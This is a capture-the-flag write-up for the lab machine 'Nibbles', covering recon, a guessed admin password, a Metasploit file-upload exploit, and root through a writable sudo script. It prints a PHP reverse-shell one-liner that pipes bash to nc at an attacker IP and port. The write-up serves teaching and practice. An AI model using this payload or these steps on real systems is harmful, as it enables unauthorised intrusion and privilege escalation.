#Recon
#NMAP
Starting Nmap 7.97 ( https://nmap.org ) at 2025-06-21 00:48 +0100
Nmap scan report for 10.129.200.170
Host is up (0.025s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.13 - 4.4
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds
#Quick Look
Let's have a quick look at the application while we attempt to fuzz it for any directories.
 Well that is a whole lot of nothing, let's have a quick look at the directory fuzzing to see if maybe there are other files/folders to look at.
#Dir Fuzzing
Just for a quick scan we will hit nibbles with a standard feroxbuster scan, while there are other wordlists we could use as well, this should give us some idea of what to start with. I supplied the scan with the -s to filter for only positive responses from the application. 200 OK, 301 Moved and 302 Found are common responses.
feroxbuster -u http://nibbles.htb -s 200 301 302
___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://nibbles.htb/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ [200, 301, 302]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET       16l        9w       93c http://nibbles.htb/
[####################] - 23s    30000/30000   0s      found:1       errors:0
[####################] - 22s    30000/30000   1365/s  http://nibbles.htb/
Unfortunately still nothing.
#User
#Web Application Index Page
I ended up going back to the web application because something weird was clearly going on. Very few boxes provide unnecessary services/information. Especially an early easy box like Nibbles. Looking at the source code we would find the following;
|   |
|---|
|b>Hello world!</b>|
|||
|||
|||
|||
|||
|||
|||
|||
|||
|||
|||
|||
|||
|||
||<!-- /nibbleblog/ directory. Nothing interesting here! -->|
Look at that, a non standard directory!
#Nibble Blog
#Quick Look

Again we find a pretty barren web application, but at least this one appears to be some kind of CMS, so there are probably lots of potential pages for us to look at.
#Directory Fuzzing
feroxbuster -u http://nibbles.htb/nibbleblog/ -s 200 301 302
This outputs a ridiculous number of pages and endpoints, not all of them real or interesting. We do find an admin subdirectory
http://nibbles.htb/nibbleblog/admin/
And if we run a few more targeted fuzzing scans, we can find some other interesting pages. On investigation of a few pages, we should see xml files and .bit files, intermixed with PHP. The PHP files are not readable, as the web server will automatically execute them, but the .bit and XML files are text files which either contain information for the PHP files, or seemingly backups of potential php files.
feroxbuster -u http://nibbles.htb/nibbleblog/ -s 200 301 302 | grep -E 'xml|bit'
The above command will present only files that are xml OR bit files. -E utilises extended regular expressions which allow for this syntax.
#Interesting Files
Going through the output of the previous command will eventually show us the following pages that have information that will allow us to progress.
http://nibbles.htb/nibbleblog/content/private/config.xml
http://nibbles.htb/nibbleblog/content/private/users.xml
http://nibbles.htb/nibbleblog/admin/controllers/user/login.bit
#config.xml
This file gives us some nudges regarding a potential user name/admin email address, and an interesting 'name' value, which we haven't seen before.
<config>
<SNIP>
<name type="string">Nibbles</name>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
</SNIP>
</config>
#Users.xml
Confirmation of the username that we can use to gain access to the application.
<users>
<user username="admin">
<id type="integer">0</id>
<session_fail_count type="integer">0</session_fail_count>
<session_date type="integer">1751203118</session_date>
</user>
<blacklist type="string" ip="10.10.10.1">
<date type="integer">1512964659</date>
<fail_count type="integer">1</fail_count>
</blacklist>
<blacklist type="string" ip="10.10.14.201">
<date type="integer">1751209249</date>
<fail_count type="integer">3</fail_count>
</blacklist>
</users>
#Login.bit
The URL we need to hit to login to the application.
<SNIP>
// Redirect to Dashboard
Redirect::controller('admin','dashboard','view');
	}

	// Notification - Session failed
	$_DB_NOTIFICATIONS->add('session_fail', $settings['notification_session_fail'], array('username'=>$safe['username'], 'password'=>$safe['password']));

	Session::set_alert($_LANG['INCORRECT_USERNAME_OR_PASSWORD'].'. <a href="'.HTML_PATH_ROOT.'admin.php?controller=user&action=send_forgot">'.$_LANG['FORGOT_PASSWORD'].'</a>');
</SNIP>
#Nibbleblog Dashboard
This is where I dislike the box slightly. While the mentioned files do all contain bits and pieces that we need to put together, the password is still missing, and the box does not contain any other hints or obvious signs to identify it. The expected path is to simply think about password/name re-use, in connection to the box being called 'nibbles'.

It's a dumb expectation, and not particularly obvious in my opinion. We supply the username 'admin', and the password 'nibbles' to the admin.php page, and we get transported to the admin dashboard.
#Shell Method 1 - Metasploit
Metasploit has an easily accessible module for this very application, you can find it online or by searching within the framework. To exploit this, we need to just do the following sequence of commands/customisation.
msfconsole
use exploit/multi/http/nibbleblog_file_upload
set PASSWORD nibbles
set USERNAME admin
set RHOSTS $IP
set vhost nibbles.htb
set TARGETURI /nibbleblog/
set LHOST tun0
set LPORT $PORT
tun0 is simply the virtual network adapter for my HTB VPN. Msfconsole will accept this in place of the specific IP address and it is a useful shorthand when you don't have the IP at hand. Running the exploit with this set up will get you a shell.
#Shell Method 2 - Manual
From investigation of the application, you will notice that within plugins there is something called 'My image', which of course, shows an image!
 There are a million different PHP revshells we could use, the largest ones located at https://www.revshells.com/ will work for this. Simply switch out your IP and port and you will get a revshell to your nc listener.
The following, shorter code can also work. I stumbled on it when attempting to work out the code required for BSD versions of the nc software, but I believe 0xdf also used this on his writeup. It's short and sweet, and worth using. Upload the code in the following file as "image.php"
<?php system("rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f | /bin/bash -i 2>&1 | nc $IP $PORT > /tmp/f")
This code won't run automatically, but you can investigate the My Images placeholder spot to identify where the application stores the image files.

Visit the location for your php file like so;
http://nibbles.htb/nibbleblog/content/private/plugins/my_image/image.php

#User Flag
cat /home/nibbler/user.txt
#Root
#Enumeration
#Sudo
Let's start with the sudo permissions, always worth checking, even when the difficulty increases.
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
As can be seen we have sudo rights for a bash file. Let's have a quick look at our home folder and see what it is.
#Home Folder
ls
personal.zip
user.txt
Oddly, we don't have the personal folder, but we do have a personal zip file, we can unzip this using the unzip personal.zip command, and likely it would create the expected folder structure. However, we don't actually need to do that or do anything with this zip folder.
Linux is a pretty structured OS, but when it comes to commands, libraries etc, it gets quite dumb. Sudo is limited in this case simply to a script that is located at /home/nibbler/personal/stuff/, so we can simply replace this and the OS will not think anything of it.
#Replace script
mkdir -p /home/nibbler/personal/stuff
echo -e "#!/bin/bash \n/bin/bash" >> /home/nibbler/personal/stuff/monitor.sh
-e here is required to ensure that the backslash escape characters are seen and utilised. So without this \n would be seen literally, rather than as a new-line character within the output.
chmod +x /home/nibbler/personal/stuff/monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
whoami
root
#Root Flag
cat /root/root.txt